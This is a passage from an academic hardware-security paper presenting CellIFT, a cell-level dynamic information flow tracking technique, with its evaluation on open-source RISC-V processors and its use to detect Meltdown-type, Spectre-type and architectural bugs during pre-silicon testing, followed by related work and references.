Evaluation setting. The performance results were obtained on a machine equipped with an AMD EPYC 7H12 processor at 2.6 GHz equipped with 256 logical cores and 1 TB of DRAM. We used Verilator 4.212 and g++11.2 with the -O0 compiler flag similar to what is used for certain OpenTitan designs [44, 45]. Using compiler optimizations causes spurious segmentation faults in the Verilator simulation binaries.

Baselines. To the best of our knowledge, no mature open-source or transparent-enough commercial implementations of gate-level or language-level hardware IFT is available. Therefore, we implemented GLIFT as described in the original paper [67] for comparison purposes. As the authors of RTLIFT [2] were reluctant to share their implementation or provide additional details, we re-implemented the few operators described in [2]. Our implementation reproduces their operator-level performance and precision results.




Figure 6: Cell microbenchmarks: runtime performance (top) and precision (bottom) depending on the cell input width, measured from 10 parallel identical cells to reduce time measurement noise. *Reduce* cells are multi-bit input, single-bit output logic cells (e.g., AND). Precision numbers represent the cumulative number of tainted output bits. The left shift cell has an 8 bits wide offset operand, which is common in the designs that we examined. RTLIFT only instruments *add* and *mul*.




Figure 7: Top: duration of Yosys instrumentation and Verilator synthesis. Hashed rectangles represent synthesis. Bottom: RAM usage of each mechanism on each design. Left: instrumentation. Right: synthesis. Note: vertical axes are broken.

7.1 Microbenchmarks

To evaluate the performance and precision of CellIFT, we instrument and simulate individual combinational cells with various widths to evaluate scalability. We apply one million random inputs to each cell and randomize the taint bits. We measure precision by counting the tainted output bits.

Figure 6 shows the performance and precision results of cell microbenchmarks: CellIFT provides a massive speedup in simulation over existing mechanisms. RTLIFT and CellIFT-instrumented adders and multipliers have the same precision, whereas CellIFT-instrumented cells are faster. By design, left shifts suffer from poor precision in this benchmark, which is based on randomly tainting all input bits: we traded off some empirically superfluous precision in this cell for speed. This design point is not fundamental as we showed a perfectly precise shift implementation in Section 5. All the other cells are instrumented at least as precisely as GLIFT and RTLIFT. Comparison cells are more precise with CellIFT compared to GLIFT. Since these cells can have large taint fanouts, this precision improves overall taint results significantly, which is crucial in practical scenarios as we will show in Section 8. Superior scalability of CellIFT is made evident by its steadily low runtime for any cell width.

7.2 Instrumentation

Configurations. We built simple SoCs for Ibex [43] (in its default *Small* configuration) and Ariane [76] (with 4-way associative 8 kB instruction and data L1 caches) by adding memory models and protocol adapters at the design top levels (caches remain untouched), and inserted memory models in PULPissimo (Hack@DAC'18 version) in place of the L2 SRAM. We used the Rocket chip generator to create a SoC to interface with the Rocket core [3] and the BOOM core [12] with reduced cache sizes. These configurations allow us to run standard software on these designs. We additionally replaced PULPissimo's technology-dependent oscillator with a model. Code and data are preloaded into the memory models prior to any measurement.

Performance. We attempt to instrument and synthesize each design with both CellIFT and GLIFT, and report the wall clock durations and the resident memory consumption in Figure 7. Verilator failed to synthesize Ariane (out of memory) and BOOM (timeout after 96 hours) instrumented with GLIFT due to the excessive complexity of the GLIFT instrumentation. While piecewise instrumentation of Ariane by GLIFT at a greater engineering cost could lead to an eventually successful gate-level instrumentation, these results make the limitations of gate-level instrumentation apparent.

7.3 Benchmarks

We run a standard series of RISC-V benchmarks [57] on each design to assess the performance and precision of CellIFT. We run the single-threaded benchmarks, where we skip the *pmp* benchmark, which is not supported by Ibex in its default configuration. We taint some relevant part of each benchmark: the first data element in *median*, *mm*, *multiply*, *qsort*, *rsort* and *spmv*, the first instruction in *dhrystone*, and the number of




Figure 8: Top: average wall clock slowdown of the RISC-V benchmarks of each design compared with the original designs. Bottom: number of tainted stateful elements on Ibex.

discs in *towers*. Because running benchmarks on a simulated RTL takes very long, we resized the benchmarks' inputs so that each experiment point finishes under 30 minutes. This translated to simulating 4 M cycles for Ibex, 200 k cycles for PULPissimo, and 40 k cycles for Ariane, Rocket and BOOM. As we will show in Section 8 simulating this number of cycles is enough to enable many interesting scenarios.

Figure 8 shows the performance results on all designs and the number of tainted stateful elements (i.e., precision) on Ibex. Since the performance variation between the benchmarks is small, we only indicated the average and standard deviation between the benchmarks. CellIFT is significantly faster than GLIFT in simulation. Regarding precision, some benchmarks such as *multiply* taint the control flow in Ibex, resulting in abundant tainting [67]. Manual investigation shows that some ALU operations influence subsequent branch predictions, which CellIFT legitimately revealed. CellIFT's precision allows exploration of different scenarios in Section 8 without observing any false positive.

7.4 FPGA emulation

While we optimized CellIFT's shadow logic for simulation, we show-case its flexibility by porting the five instrumented designs to an FPGA. For the FPGA flow, we use Vivado-2019-03 on a machine equipped with a Intel Xeon Gold 6146 CPU with 48 logical cores at 3.20 GHz with 196 GB of DRAM, for licensing reasons. We target a xcvu440-flga2892-3-e FPGA at 100MHz. We set a time limit of 48 hours for the synthesis.




Figure 9: FPGA results. Left: Achieved FPGA frequency. Right: 6-input lookup table usage.

Results. We successfully port the CellIFT-instrumented designs to the target FPGA. The synthesis of GLIFT-instrumented BOOM requires 27.57 hours and Ariane times out still at an early stage. With CellIFT, it lasts respectively 5.93 and 4.57 hours to synthesize BOOM and Ariane. Figure 9 summarizes the achieved frequencies and resource requirements for each design. CellIFT usually shortens the critical path compared to GLIFT, providing a frequency increase of up to 39% over the state of the art. Only PULPissimo shows a slight frequency decrease of less than 5%. We obtain an FPGA acceleration over simulation of 256.2 k× and 94.1 k× for Ariane and BOOM respectively. Since CellIFT is the only dynamic IFT mechanism to instrument Ariane and to port it to an FPGA, and improves frequency and utilization compared to the state of the art, these results advocate for a cell-level (or higher) instrumentation for FPGA emulation.

7.5 Summary

We showed that CellIFT is at least as precise and significantly faster than the state of the art. It can instrument designs that were so far inaccessible to the existing solutions, without aggressive and imprecise approximations [30]. In the next section, we show some of the new opportunities offered by CellIFT thanks to its completeness, correctness, performance, and precision.

8 Scenarios

We now show how CellIFT could be used to enable new applications. While there are many applications possible with hardware dynamic IFT, here we focus on detecting different classes of hardware vulnerabilities with CellIFT.

8.1 Discovering microarchitectural leakage

Changes made to the microarchitectural state from secret-dependent data or control paths can be exploited to leak secret data [40, 52, 75]. Cache partitioning schemes attempt to mitigate such attacks [26, 39, 78], but there are other components that can leak information, such as Translation Lookaside Buffers (TLBs) [25] or branch prediction schemes [18] to name a few. CellIFT can be used to detect microarchitectural components that can leak information. This information is valuable for both attackers looking to discover a new source of leakage and for the defenders that want to protect the components that might leak sensitive information. We execute a memory load of some tainted data in memory. The taint propagation in the design gives us a cycle-accurate knowledge of when, and which bits of the design are tainted.

Figure 10 shows a chronological list of the components that become tainted in designs that we have instrumented with CellIFT. We make several observations. First, taints make it very easy to see when any buffer in the design contains sensitive information. Second, taints provide a convenient way of measuring latencies in a system. We detected that




Figure 10: Affected microcomponents for a load with tainted address or tainted data. RF: Register File, TL: TileLink, LSU: Load-Store Unit, PTW: Page Table Walker.

PULPissimo and Ibex load data in a single cycle, while the other designs require respectively 4, 10 and 10 cycles. Third, privilege level and page misses do not affect which components are tainted in any of the considered designs. Finally, CELLIFT is precise in this scenario since the control flow was legitimately never tainted.

8.2 Detecting Meltdown-type vulnerabilities

Meltdown-type vulnerabilities have been haunting CPUs since their introduction in 2018 [1, 8, 11, 38, 55, 56, 59, 69, 71, 72] At the core, this class of vulnerabilities allows an invalid load to transiently access data from a different (higher) privilege level. CELLIFT can detect such loads by checking that that they do not access data from a higher privilege.

Ariane. Ariane features an MMU and may suffer from Meltdown, Foreshadow or MDS [8, 11, 38, 59, 71]. We craft the following test cases to trigger these three potential issues: 1. An unprivileged load of a supervisor page (triggering Meltdown [38]). 2. An unprivileged load of a supervisor page with the present bit unset (triggering Foreshadow [8]). 3. A load from an invalid address without the address bits in the page table entry (triggering MDS [11, 59, 71]).

To see which of these cases trigger the relevant problem, we taint a target (supervisor) memory page and configure the page table entry according to one of the above scenarios. Prior to measuring the malicious load, we access the tainted page to ensure it is in the cache, and possibly in the microarchitectural buffers that also have been used for it. The results from these different cases show that in none of the cases signals get tainted as a result of the malicious access, showing that Ariane does not suffer from Meltdown-type vulnerabilities in any of these specific cases. We contacted the authors who confirmed our observations that Ariane indeed does not suffer from this class of vulnerabilities.

BOOM. BOOM v2.2.3 was reported to be susceptible to Meltdown-type vulnerabilities [24]. We instrument the exact same version, and use CELLIFT for detecting Meltdown-type leakages. Contrary to previous work [24], we do not use any




Figure 11: Tainted bits in a BOOM SoC. Top: Meltdown-type leak: (1) Tainted privileged data is brought into the L1 cache. (2) The user loads the privileged data into a physical register. (3) The user immediately attempts to load using the tainted data as an address. This load is either allowed (orange, realigned) or forbidden (blue). Bottom: Spectre-type leak (at cycle 700) occurs if the speculation window is large enough.

knowledge of the design's microarchitecture. We run a simple Meltdown experiment by transiently loading privileged data in unprivileged mode and using it as an address for a subsequent load. We ensure that the privileged page table entry is present in the TLB, and we taint the privileged word. Given that the load address will be tainted, a load will spread taint to all sets of the L1 cache among other elements. Conversely, if we see no taint in the cache, we know that the load fails, and any leakage from this load cannot be observed using a cache covert channel in a later stage.

In our experiments, we observe that when the user tries to load privileged data, (a) If the data is not in the L1 data cache, then the data is fetched into the cache's load buffer regardless of any privilege mismatch, and (b) If the data resides in the L1 data cache already, then the data is loaded into the physical register file. According to [24], these constitute a Meltdown-type leaks of L and R classes, respectively.

To assess exploitability, we first establish a benign baseline. We first do a legal load of a tainted address (orange curve in Figure 11, top). As predicted, this taints a large number of elements. Next, we repeat this experiment with a secret-dependent load, using the privileged (tainted) data as an address. Figure 11 summarizes the taint propagation during the attack, aligned on the load event. We observe that the taint propagation is blocked when the page table entry shows a privileged page (blue curve), and the level of tainting is immediately restored as it was before the malicious load. While exploitability remained an open question in [24], this result shows that in this specific case (R1 [24]), the leakage is not exploitable because it does not leave any observable change. We repeated the exact same experiments on the newest version of BOOM (v3.0), and draw the exact same conclusions.

8.3 Detecting Spectre-type vulnerabilities

To show how CELLIFT can detect Spectre in complex designs, we consider a Spectre-BCB exploit on BOOM where we taint the secret data. Our exploit consists of two steps, visible in

Figure 11 (bottom). First, the secret is brought to the L1 data cache. Second, the data is speculatively loaded into the physical register file. We run two experiments. In the first case, the mispredicted branch relies on a simple condition (solid line in figure). In the second case, this branch condition is made more complex by adding four dependent floating-point divisions, as in a reference exploit [7], which enlarges the period of speculative execution (dashed line). Intuitively, the first experiment may not reveal Spectre-type leakage because the speculation window may be too short. We observe that the Spectre-type leakage only happens in the second experiment, consistent with this intuition. As opposed to classical techniques such as [7], CellIFT does not require a cache attack to assess whether data leaks to microarchitectural elements.

8.4 Detecting architectural vulnerabilities

We show how simple policies built on top of CellIFT can detect a large number of bugs in the PULPissimo-based faulty design used in the Hack@DAC'18 contest, some of which are not detectable by common verification flows. Detailed bug descriptions are provided in the corresponding paper [17].

Address space violations. We build two policies that check for correct behavior in the interfaces of the memory-mapped components: (a) All components in the address map must comply to the specified boundaries. (b) No aliasing must occur; may it be in the specification or because of an implementation bug. To force these policy checks in the CellIFT-instrumented design, we perform store operations of tainted data from the CPU to the addresses before and after each address space boundary. These policies reveal bugs 1, 2, 6, 8 and 22 which could not be expressed by either SPV or FPV [17].

Reachability violations. Our reachability policy checks that certain instructions do not affect certain components by executing a tainted instruction. Then, after N cycles, all the components that *can* be affected by the CPU are tainted. This allows us to check the integrity and reachability of components against a specification, revealing bugs 4 and 27. We did not find bug 24 with this method, although we had expected it. Manual code inspection and simulation showed that the bug was not present in the open-source version of the faulty design [27]. Similarly, we discovered that bug 7 was inserted in a module which is never instantiated in the design.

Reset violations. The reset policy checks that the reset signal clears the state in the design. We check for the violations of this policy by tainting state holding elements in the design, and then applying a reset signal. This reveals which registers and buffers are not cleared during reset, and which ones are accidentally cleared. This reveals bug 5, but not bug 12 (the corresponding register has been optimized out because it was not used and not connected to a clock or reset signal) and bug 16, which lacks a clear specification.

Privilege violations. Our privilege policy checks that instructions execute at the right privilege level according to the specification. We check for violations by executing a tainted instruction. Because an unprivileged user requires to trap to supervisor mode to access privileged locations, these locations will be tainted some cycles after unprivileged locations. We did not see such an expected timing difference in tainting of the CSRs (Control and Status Registers), which hinted to the existence of bug 25.

Summary. We showed that the ability of CellIFT to instrument a complete design efficiently and precisely enables the implementation of novel techniques to detect bugs; some of these bugs are known to be difficult or impossible to express in SPV [9] and FPV [22, 23]. For completeness, we like to mention that hardware dynamic IFT is not suitable for detecting hardcoded design parameters (e.g., bugs 15 and 19) or checking functionality (e.g., bugs 9 and 15). Some bugs such as 11, 13, 14 and 20, 30 or 31 require more advanced policies. We leave the design of systematic methods to detect such bugs as future research.

9 Discussion

We discuss some observations we made while developing CellIFT and provide more information for its future users.

Maturity of the open source flow. During the course of this work, we provided feedback to the developers of Verilator [73] and sv2v [61]. None of these two tools was originally mature enough for the dynamic IFT flow to complete for all the designs under study. These tools have been improved according to our feedback and have reached a sufficient maturity to instrument the complex designs that we evaluated.

Applications. CellIFT aims to provide scalable hardware dynamic IFT. Alone, this mechanism does not aim at discovering new microachitectural vulnerabilities: an important additional element is the scenarios running on top of CellIFT. These scenarios go beyond the verification of handcrafted information flow policies. As an example, CellIFT can be leveraged to provide a new coverage metric, enabling the development of new hardware fuzzers, which are still in their infancy [68]. Another example is enabling system-wide confidentiality and integrity policies for generic processors. We leave the exploration of these directions to future work.

Instrumentation effort. CellIFT can instrument any digital design without modification, after parsing by the Yosys SystemVerilog parser [74] into intermediate cells. However, it is common not to synthesize the memories, and to instead replace them with a model. Typically, the option of ignoring memories during synthesis is available, as this is common practice when mapping a design to an FPGA or to an ASIC flow, where memories are mapped to specific components.

10 Related work

We briefly discuss work related to CellIFT in five areas.

Hardware dynamic IFT. GLIFT [67] is the first hardware-level dynamic IFT mechanism and operates at gate level. Previous work discusses the scalability problems of GLIFT [33] and our results indeed show that it does not scale to the state-of-the-art RISC-V processors. Various techniques try to address the scalability issues of GLIFT by using dedicated hardware [35], static analysis [5], policy-specific IFT logic [41,42], and trading precision with simpler IFT logic [30]. Orthogonally, CellIFT solves the scalability problems of GLIFT by generating the IFT logic at a higher level of abstraction. It would be interesting to see how previous techniques that scale GLIFT, can be used to scale CellIFT even further.

RTLIFT [2] aims to address scalability and precision problems of GLIFT by instrumenting the HDL code directly. Unfortunately, existing HDLs are complex, and it is challenging to achieve completeness by instrumenting in HDL directly. In comparison, CellIFT achieves completeness by choosing a slightly lower-level yet generic cell abstraction, and outperforms RTLIFT as shown in Section 7.1. Because all cells correspond to simple HDL constructs, CellIFT provides a strong basis for any future HDL-level instrumentation.

Non-synthesizable hardware fuzzing of simulation binaries was recently proposed [68]. However, because the simulation binary's control flow depends on values in the design, software dynamic IFT will lead to critical overtainting. Another major drawback of this approach is its restriction to Verilator.

Support for software dynamic IFT. Previous work proposes to provide hardware support for software dynamic IFT [53, 54]. These solutions are more lightweight but are only suited to find issues in software, not in hardware.

Static analysis of hardware. Static analysis in combination with model checking or verification of security properties is a common technique for improving hardware design security [9, 19, 22, 23, 64]. These techniques, however, have scalability issues due to the state explosion problem. To make static analysis tractable in certain cases, previous work introduces a new type system to an existing HDL [21] or a new HDL [77] for checking security properties. These techniques are not backward compatible to existing designs. In comparison, CellIFT provides a scalable alternative for checking security properties in unmodified RTL designs.

Model-based Meltdown detection. IntroSpectre [24] also detected Meltdown-type leakages on BOOM. It uses a Gadget Fuzzer to generate fuzzing rounds, uses known values instead of taints, and augments BOOM with a Leakage Analyzer, an ad-hoc IFT mechanism. Whereas this mechanism may have a faster simulation runtime, CellIFT proposes a trade-off with several advantages. First, CellIFT is not built into a simulator. It is therefore compatible with any tool flow. Second, CellIFT is design-agnostic: it does not require the engineering effort and precise knowledge about the design to be deployed; CellIFT even reveals the relevant microarchitectural elements traversed by tainted signals. Third, CellIFT supports processed secrets (for instance, the result of an addition with a secret) and taints in the control paths, whereas the Leakage Analyzer in IntroSpectre only monitors unchanged secret data in the data path. This last feature is essential in analyzing exploitability: because no taint reached back caches or control path, we concluded that R1 [24] is not exploitable, whereas it remained an open question with IntroSpectre.

Hardware testing. Test cases are an effective tool used by practitioners to combat hardware bugs. To increase the coverage of test cases, random testing or more guided methods can be used to increase the coverage [34,49,51,68]. CellIFT can complement these approaches by providing a mechanism to detect when vulnerabilities are triggered.

SPECS [28] dynamically checks security-critical state using policies derived from the ISA to combat post-silicon vulnerabilities. These policies could be leveraged by CellIFT to check the entire state during pre-silicon testing. Post-silicon, CellIFT can be used as a low-overhead alternative to existing hardware dynamic IFT techniques for enforcing security properties in the entire system [63].

11 Conclusion

We presented CellIFT, the first hardware dynamic IFT mechanism that can scale to complex state-of-the-art open-source RISC-V processors. CellIFT instruments the RTL using the cell abstraction, which is high-level enough for high performance and precision, yet generic enough to handle generic and heterogeneous digital designs without modification. To achieve this, CellIFT leverages the logical properties of cells such as *monotonicity*, *transportability*, and *translatability*. Our evaluation using five real RISC-V designs with various complexities shows the superior scalability, precision and performance of CellIFT. We further used CellIFT in different scenarios to show-case its effectiveness in detecting various classes of flaws and vulnerabilities. CellIFT is the first open-source dynamic IFT solution, enabling hardware security research for the wider community.

Acknowledgements

The authors would like to thank the anonymous reviewers for their valuable feedback. This work was supported in part by a Microsoft Swiss JRC grant and by the Swiss State Secretariat for Education, Research and Innovation under contract number MB22.00057 (ERC-StG PROMISE). As to the opinions and positions in this document that the authors express or to which the authors contributed, they are those of the authors and do not represent the views of any current or previous employer, including Intel Corporation or its affiliates.

References

[1] CVE-2018-3639. Available from MITRE, CVE-ID CVE-2018-3639, 2018.

[2] A. Ardeshiricham, W. Hu, J. Marxen, and R. Kastner. Register transfer level information flow tracking for provably secure hardware design. In *DATE*, 2017.

[3] K. Asanovic, R. Avizienis, J. Bachrach, S. Beamer, D. Biancolin, C. Celio, H. Cook, D. Dabbelt, J. Hauser, A. Izraelevitz, et al. The rocket chip generator. *Tech. Rep. UCB/EECS-2016-17*, 2016.

[4] Krste Asanovic, David A Patterson, and Christopher Celio. The berkeley out-of-order machine (boom): An industry-competitive, synthesizable, parameterized risc-v processor. Technical report, University of California at Berkeley Berkeley United States, 2015.

[5] S. Banerjee, D. Devecsery, P. M. Chen, and S. Narayanasamy. Iodine: fast dynamic taint tracking using rollback-free optimistic hybrid analysis. In *IEEE SP*, 2019.

[6] A. Bhattacharyya, A. Sandulescu, M. Neugschwandtner, A. Sorniotti, B. Falsafi, M. Payer, and A. Kurmus. Smotherspectre: exploiting speculative execution through port contention. In *ACM SIGSAC*, 2019.

[7] RISC-V BOOM. Boom speculative attacks. https://github.com/riscv-boom/boom-attacks. [Online; accessed 16-May-2022].

[8] J.V. Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the Intel sgx kingdom with transient out-of-order execution. In *USENIX SEC*, 2018.

[9] Cadence. Jaspergold security path verification app. https://www.cadence.com/en_US/home/tools/system-design-and-verification/formal-and-static-verification/jasper-gold-verification-platform/security-path-verification-app.html. [Online; accessed 16-May-2022].

[10] C. Canella, J. Van Bulck, M. Schwarz, M. Lipp, B. von Berg, P. Ortner, F. Piessens, D. Evtyushkin, and D. Gruss. A systematic evaluation of transient execution attacks and defenses. In *USENIX SEC*, 2019.

[11] C. Canella, D. Genkin, L. Giner, D. Gruss, M. Lipp, M. Minkin, D. Moghimi, F. Piessens, M. Schwarz, B. Sunar, et al. Fallout: Leaking data on meltdown-resistant cpus. In *ACM SIGSAC*, 2019.

[12] C. Celio, P.-F. Chiu, B. Nikolic, D. A. Patterson, and K. Asanovic. Boomv2: an open-source out-of-order risc-v core. In *CARRV*, 2017.

[13] E. M. Clarke, W. Klieber, M. Novacek, and P. Zuliani. Model checking and the state explosion problem. In *LASER Summer School on Software Engineering*. Springer, 2011.

[14] Intel Corporation. 12th generation Intel® core™ processor, document number: 682436-006.

[15] O. Demir, W. Xiong, F. Zaghloul, and J. Szefer. Survey of approaches for security verification of hardware/software systems. *IACR Cryptol.*, 2016.

[16] D. E. Denning and P. J. Denning. Certification of Programs for Secure Information Flow. *Communications ACM*, page 504–513, 1977.

[17] G. Dessouky, D. Gens, P. Haney, G. Persyn, A. Kanuparthi, H. Khattri, J. M. Fung, A.-R. Sadeghi, and J. Rajendran. Hardfails: Insights into software-exploitable hardware bugs. In *USENIX SEC*, 2019.

[18] D. Evtyushkin, R. Riley, N. CSE Abu-Ghazaleh, ECE, and D. Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In *ASPLOS*, 2018.

[19] M. R. Fadiheh, D. Stoffel, C. Barrett, S. Mitra, and W. Kunz. Processor Hardware Security Vulnerabilities and their Detection by Unique Program Execution Checking. In *DATE*, 2019.

[20] F. Farahmandi, Y. Huang, and P. Mishra. Formal approaches to hardware trust verification. In *The Hardware Trojan War*. Springer, 2018.

[21] A. Ferraiuolo, R. Xu, D. Zhang, A. C. Myers, and G. E. Suh. Verification of a practical hardware security architecture through static information flow analysis. In *ASPLOS*, 2017.

[22] L. Fix. *Fifteen Years of Formal Property Verification in Intel*. 2008.

[23] L. Fix and K. McMillan. Formal property verification. In *EDA for IC System Design, Verification, and Testing*. 2018.

[24] M. Ghaniyoun, K. Barber, Y. Zhang, and R. Teodorescu. Introspectre: A pre-silicon framework for discovery and analysis of transient execution vulnerabilities. In *ACM ISCA*, 2021.

[25] B. Gras, K. Razavi, H. Bos, and C. Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In *USENIX SEC*, 2018.

[26] D. Gruss, J. Lettner, F. Schuster, O. Ohrimenko, I. Haller, and M. Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX SEC*, 2017.

[27] Hack@DAC. Phase 2 Buggy SoC. https://github.com/hackdac/hackdac_2018_beta, 2018. [Online; accessed 16-May-2022].

[28] M. Hicks, C. Sturton, S. King, and J. Smith. Specs: A lightweight runtime mechanism for protecting software from security-critical processor bugs. In *ASPLOS*, 2015.

[29] W. Hu, A. Ardeshiricham, and R. Kastner. Hardware information flow tracking. *ACM CSUR*, 2021.

[30] W. Hu, A. Becker, A. Ardeshiricham, Y. Tai, P. Ienne, D. Mu, and R. Kastner. Imprecise security: quality and complexity tradeoffs for hardware information flow tracking. In *ICCAD*, 2016.

[31] W. Hu, J. Oberg, A. Irturk, M. Tiwari, T. Sherwood, D. Mu, and R. Kastner. An improved encoding technique for gate level information flow tracking. In *IWLS*, 2011.

[32] W. Hu, J. Oberg, A. Irturk, M. Tiwari, T. Sherwood, D. Mu, and R. Kastner. Theoretical fundamentals of gate level information flow tracking. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 2011.

[33] W. Hu, J. Oberg, A. Irturk, M. Tiwari, T. Sherwood, D. Mu, and R. Kastner. On the complexity of generating gate level information flow tracking logic. *IEEE Transactions on Information Forensics and Security*, 2012.

[34] J. Hur, S. Song, D. Kwon, E. Baek, J. Kim, and B. Lee. Difuzzrtl: Differential fuzz testing to find cpu bugs. In *IEEE SP*, 2021.

[35] H. Kannan, M. Dalton, and C. Kozyrakis. Decoupling Dynamic Information Flow Tracking with a dedicated coprocessor. In *DSN*, 2009.

[36] V. P Kemerlis, G. Portokalidis, K. Jee, and A. D. Keromytis. libdft: Practical dynamic data flow tracking for commodity systems. In *ACM SIGPLAN/SIGOPS*, 2012.

[37] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, et al. Spectre attacks: Exploiting speculative execution. In *IEEE SP*, 2019.

[38] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, et al. Meltdown: Reading kernel memory from user space. In *USENIX SEC*, 2018.

[39] F. Liu, Q. Ge, Y. Yarom, F. Mckeen, C. Rozas, G. Heiser, and R. B. Lee. CATalyst: Defeating last-level cache side channel attacks in cloud computing. In *IEEE HPCA*, 2016.

[40] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B Lee. Last-level cache side-channel attacks are practical. In *IEEE SP*, 2015.

[41] Tortuga Logic. Emulation based security verification. https://tortugalogic.com/radix-m/. [Online; accessed 16-May-2022].

[42] Tortuga Logic. Simulation based security verification. https://tortugalogic.com/radix-s/. [Online; accessed 16-May-2022].

[43] lowRISC C.I.C. Ibex: An embedded 32 bit risc-v cpu core. https://github.com/lowRISC/ibex. [Online; accessed 16-May-2022].

[44] lowRISC contributors. Aes s-box verilator testbench. https://github.com/lowRISC/opentitan/tree/master/hw/ip/aes/pre_dv/aes_sbox_tb. [Online; accessed 16-May-2022].

[45] lowRISC contributors. Req/ack syncronizer verilator testbench. https://github.com/lowRISC/opentitan/tree/master/hw/ip/prim/pre_dv/prim_sync_reqack. [Online; accessed 16-May-2022].

[46] Arm Ltd. Speculative processor vulnerability. https://developer.arm.com/Arm%20Security%20Center/Speculative%20Processor%20Vulnerability, 2022. [Online; accessed 16-May-2022].

[47] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. *ACM SIGPLAN*, 2005.

[48] G Maisuradze and Christian Rossow. ret2spec: Speculative execution using return stack buffers. In *ACM SIGSAC*, 2018.

[49] A. B. Mehta. *Constrained Random Verification (CRV)*. 2018.

[50] Ashok B Mehta. *SystemVerilog Assertions and Functional Coverage*. Springer, 2020.

[51] X. Meng, S. Kundu, A. K. Kanuparthi, and K. Basu. RTL-ConTest: Concolic Testing on RTL for Detecting Security Vulnerabilities. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 2021.

[52] D. A. Osvik, A. Shamir, and E. Tromer. Cache attacks and countermeasures: the case of aes. In *Cryptographers' track at the RSA conference*. Springer, 2006.

[53] C Palmiero, G. Di Guglielmo, L. Lavagno, and L.P. Carloni. Design and implementation of a dynamic information flow tracking architecture to secure a risc-v core for iot applications. In *IEEE HPEC*, 2018.

[54] C. Pilato, K. Wu, S. Garg, R. Karri, and F. Regazzoni. Tainthls: High-level synthesis for dynamic information flow tracking. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 38(5), 2018.

